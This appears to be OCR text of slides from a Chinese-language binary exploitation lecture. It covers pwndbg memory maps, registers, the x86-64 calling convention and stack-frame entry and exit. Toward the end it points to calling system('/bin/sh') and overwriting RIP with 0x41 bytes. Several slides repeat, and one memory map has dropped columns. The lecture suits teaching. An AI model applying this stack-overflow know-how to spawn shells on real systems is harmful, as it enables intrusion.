


```
pwndbg> vmmap
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
             Start                End Perm     Size Offset File
          0x400000           0x401000 r--p     1000      0 [redacted]
          0x401000           0x402000 r-xp     1000   1000
          0x402000           0x403000 r--p     1000   2000
          0x403000           0x404000 r--p     1000   2000
          0x404000           0x405000 rw-p     1000   3000
    0x7ffff7d75000     0x7ffff7d78000 rw-p     3000      0 [anon_7ffff7d75]
    0x7ffff7d78000     0x7ffff7da0000 r--p    28000      0 /usr/lib/x86_64-linux-gnu/libc.so.6
    0x7ffff7da0000     0x7ffff7f35000 r-xp   195000  28000 /usr/lib/x86_64-linux-gnu/libc.so.6
    0x7ffff7f35000     0x7ffff7f8d000 r--p    58000 1bd000 /usr/lib/x86_64-linux-gnu/libc.so.6
    0x7ffff7f8d000     0x7ffff7f8e000 ---p     1000 215000 /usr/lib/x86_64-linux-gnu/libc.so.6
    0x7ffff7f8e000     0x7ffff7f92000 r--p     4000 215000 /usr/lib/x86_64-linux-gnu/libc.so.6
    0x7ffff7f92000     0x7ffff7f94000 rw-p     2000 219000 /usr/lib/x86_64-linux-gnu/libc.so.6
    0x7ffff7f94000     0x7ffff7fa1000 rw-p     d000      0 [anon_7ffff7f94]
    0x7ffff7fbb000     0x7ffff7fbd000 rw-p     2000      0 [anon_7ffff7fbb]
    0x7ffff7fbd000     0x7ffff7fc1000 r--p     4000      0 [vvar]
    0x7ffff7fc1000     0x7ffff7fc3000 r-xp     2000      0 [vdso]
    0x7ffff7fc3000     0x7ffff7fc5000 r--p     2000      0 /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
    0x7ffff7fc5000     0x7ffff7fef000 r-xp    2a000   2000 /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
    0x7ffff7fef000     0x7ffff7ffa000 r--p     b000  2c000 /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
    0x7ffff7ffb000     0x7ffff7ffd000 r--p     2000  37000 /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
    0x7ffff7ffd000     0x7ffff7fff000 rw-p     2000  39000 /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
    0x7ffffffdd000     0x7ffffffff000 rw-p    22000      0 [stack]
```




```
pwndbg> vmmap
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
             Start                End Perm     Size Offset File
          0x400000           0x401000 r--p     1000      0
          0x401000           0x402000 r-xp     1000   1000
          0x402000           0x403000 r--p     1000   2000
          0x403000           0x404000 r--p     1000   2000
          0x404000           0x405000 rw-p     1000   3000
    0x7ffff7d75000     0x7ffff7d78000 rw-p     3000      0 [anon_7ffff7d75]
    0x7ffff7d78000     0x7ffff7da0000 r--p    28000      0 /usr/lib/x86_64-linux-gnu/libc.so.6
    0x7ffff7da0000     0x7ffff7f35000 r-xp   195000  28000 /usr/lib/x86_64-linux-gnu/libc.so.6
    0x7ffff7f35000     0x7ffff7f8d000 r--p    58000 1bd000 /usr/lib/x86_64-linux-gnu/libc.so.6
    0x7ffff7f8d000     0x7ffff7f8e000 ---p     1000 215000 /usr/lib/x86_64-linux-gnu/libc.so.6
    0x7ffff7f8e000     0x7ffff7f92000 r--p     4000 215000 /usr/lib/x86_64-linux-gnu/libc.so.6
    0x7ffff7f92000     0x7ffff7f94000 rw-p     2000 219000 /usr/lib/x86_64-linux-gnu/libc.so.6
    0x7ffff7f94000     0x7ffff7fa1000 rw-p     d000      0 [anon_7ffff7f94]
    0x7ffff7fbb000     0x7ffff7fbd000 rw-p     2000      0 [anon_7ffff7fbb]
    0x7ffff7fbd000     0x7ffff7fc1000 r--p     4000      0 [vvar]
    0x7ffff7fc1000     0x7ffff7fc3000 r-xp     2000      0 [vdso]
    0x7ffff7fc3000     0x7ffff7fc5000 r--p     2000      0 /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
    0x7ffff7fc5000     0x7ffff7fef000 r-xp    2a000   2000 /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
    0x7ffff7fef000     0x7ffff7ffa000 r--p     b000  2c000 /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
    0x7ffff7ffb000     0x7ffff7ffd000 r--p     2000  37000 /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
    0x7ffff7ffd000     0x7ffff7fff000 rw-p     2000  39000 /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
    0x7ffffffdd000     0x7ffffffff000 rw-p    22000      0 [stack]
```

ELF metadata, .text, .rodata, .data, .bss



```
pwndbg> vmmap
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
             Start                End Perm     Size Offset File
          0x400000           0x401000 r--p     1000      0 [redacted]
          0x401000           0x402000 r-xp     1000   1000
          0x402000           0x403000 r--p     1000   2000
          0x403000           0x404000 r--p     1000   2000
          0x404000           0x405000 rw-p     1000   3000
    0x7ffff7d75000     0x7ffff7d78000 rw-p     3000      0 [anon_7ffff7d75]
    0x7ffff7d78000     0x7ffff7da0000 r--p    28000      0 /usr/lib/x86_64-linux-gnu/libc.so.6
    0x7ffff7da0000     0x7ffff7f35000 r-xp   195000  28000 /usr/lib/x86_64-linux-gnu/libc.so.6
    0x7ffff7f35000     0x7ffff7f8d000 r--p    58000 1bd000 /usr/lib/x86_64-linux-gnu/libc.so.6
    0x7ffff7f8d000     0x7ffff7f8e000 ---p     1000 215000 /usr/lib/x86_64-linux-gnu/libc.so.6
    0x7ffff7f8e000     0x7ffff7f92000 r--p     4000 215000
    0x7ffff7f92000     0x7ffff7f94000 rw-p     2000 219000
    0x7ffff7f94000     0x7ffff7fa1000 rw-p     d000      0
    0x7ffff7fbb000     0x7ffff7fbd000 rw-p     2000      0
    0x7ffff7fbd000     0x7ffff7fc1000 r--p     4000      0
    0x7ffff7fc1000     0x7ffff7fc3000 r-xp     2000      0 [vdso]
    0x7ffff7fc3000     0x7ffff7fc5000 r--p     2000      0 /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
    0x7ffff7fc5000     0x7ffff7fef000 r-xp    2a000   2000 /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
    0x7ffff7fef000     0x7ffff7ffa000 r--p     b000  2c000 /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
    0x7ffff7ffb000     0x7ffff7ffd000 r--p     2000  37000 /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
    0x7ffff7ffd000     0x7ffff7fff000 rw-p     2000  39000 /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
    0x7ffffffdd000     0x7ffffffff000 rw-p    22000      0 [stack]
```

.so, tls, vdso…




```
pwndbg> vmmap
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
             Start                End Perm     Size Offset File
          0x400000           0x401000 r--p     1000      0 [redacted]
          0x401000           0x402000 r-xp     1000   1000
          0x402000           0x403000 r--p     1000   2000
          0x403000           0x404000 r--p     1000   2000
          0x404000           0x405000 rw-p     1000   3000
    0x7ffff7d75000     0x7ffff7d78000 rw-p     3000      0 [anon_7ffff7d75]
    0x7ffff7d78000     0x7ffff7da0000 r--p    28000      0 /usr/lib/x86_64-linux-gnu/libc.so.6
    0x7ffff7da0000     0x7ffff7f35000 r-xp   195000  28000 /usr/lib/x86_64-linux-gnu/libc.so.6
    0x7ffff7f35000     0x7ffff7f8d000 r--p    58000 1bd000 /usr/lib/x86_64-linux-gnu/libc.so.6
    0x7ffff7f8d000     0x7ffff7f8e000 ---p     1000 215000 /usr/lib/x86_64-linux-gnu/libc.so.6
    0x7ffff7f8e000     0x7ffff7f92000 r--p     4000 215000 /usr/lib/x86_64-linux-gnu/libc.so.6
    0x7ffff7f92000     0x7ffff7f94000 rw-p     2000 219000 /usr/lib/x86_64-linux-gnu/libc.so.6
    0x7ffff7f94000     0x7ffff7fa1000 rw-p     d000      0 [anon_7ffff7f94]
    0x7ffff7fbb000     0x7ffff7fbd000 rw-p     2000      0 [anon_7ffff7fbb]
    0x7ffff7fbd000     0x7ffff7fc1000 r--p     4000      0 [vvar]
    0x7ffff7fc1000     0x7ffff7fc3000 r-xp     2000      0 [vdso]
    0x7ffff7fc3000     0x7ffff7fc5000 r--p     2000      0 /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
    0x7ffff7fc5000     0x7ffff7fef000 r-xp    2a000   2000 /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
    0x7ffff7fef000     0x7ffff7ffa000 r--p     b000  2c000 /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
    0x7ffff7ffb000     0x7ffff7ffd000 r--p     2000  37000 /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
    0x7ffff7ffd000     0x7ffff7fff000 rw-p     2000  39000 /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
    0x7ffffffdd000     0x7ffffffff000 rw-p    22000      0 [stack]
```

stack

Registers

- rax: ret value
- rip: instruction ptr
- rbp: bottom of stack
- rsp: top of stack
- Arguments when calling func:

rdi,rsi,rdx,rcx,r8,r9,stack



```
*RAX  0xfffffffffffffe00
 RBX  0x0
*RCX  0x7ffff7ea7992 (read+18) ◂— cmp rax
*RDX  0x2
 RDI  0x0
*RSI  0x7fffffffd1c6 ◂— 0x30ae3db1f400000
*R8   0x18
*R9   0x7ffff7fc9040 ◂— endbr64
*R10  0x7ffff7d995e8 ◂— 0xf001200001a64
*R11  0x246
*R12  0x7fffffffd2e8 —▸ 0x7fffffffd593 ◂—
*R13  0x401502 ◂— endbr64
*R14  0x403e10 —▸ 0x401210 ◂— endbr64
*R15  0x7ffff7ffd040 (_rtld_global) —▸ 0x
*RBP  0x7fffffffd1d0 ◂— 0x1
*RSP  0x7fffffffd198 —▸ 0x401594 ◂— movzx
*RIP  0x7ffff7ea7992 (read+18) ◂— cmp rax
```


Calling Convention

Calling Convention

- 取參數的順序是 rdi, rsi, rdx, rcx, r8, r9, stack
- func(rdi, rsi, …)
- system(“/bin/sh”)
  - rdi = &”/bin/sh”


Important Instructions in Stack Frame

- Stack frame 是怎麼進入的?
  - (call <addr>; = push ret addr; mov rip, <addr>)
  - push rbp;
  - mov rbp, rsp;
  - sub rsp, XXX;
  - 所以此時 Stack Frame 底存有
    - Old rbp
    - Return address




Important Instructions in Stack Frame

- Stack frame 是怎麼退出的? **leave; ret;**
  - leave = mov rsp, rbp; pop rbp; 還原 stack frame
  - ret = pop rip; 跳到 saved return address
  - 詳情請見 Reverse




Important Instructions in Stack Frame

- Stack frame 是怎麼退出的? **leave; ret;**
    - leave = mov rsp, rbp; pop rbp; 還原 stack frame
    - ret = pop rip; 跳到 saved return address
    - 詳情請見 Reverse



Important Instructions in Stack Frame


- Stack frame 是怎麼退出的? **leave; ret;**
  - leave = mov rsp, rbp; pop rbp; 還原 stack frame
  - ret = pop rip; 跳到 saved return address
  - 詳情請見 Reverse



Important Instructions in Stack Frame

- Stack frame 是怎麼退出的? **leave; ret;**
  - leave = mov rsp, rbp; pop rbp; 還原 stack frame
  - ret = pop rip; 跳到 saved return address
  - 詳情請見 Reverse

RIP = 0x4141414141414141



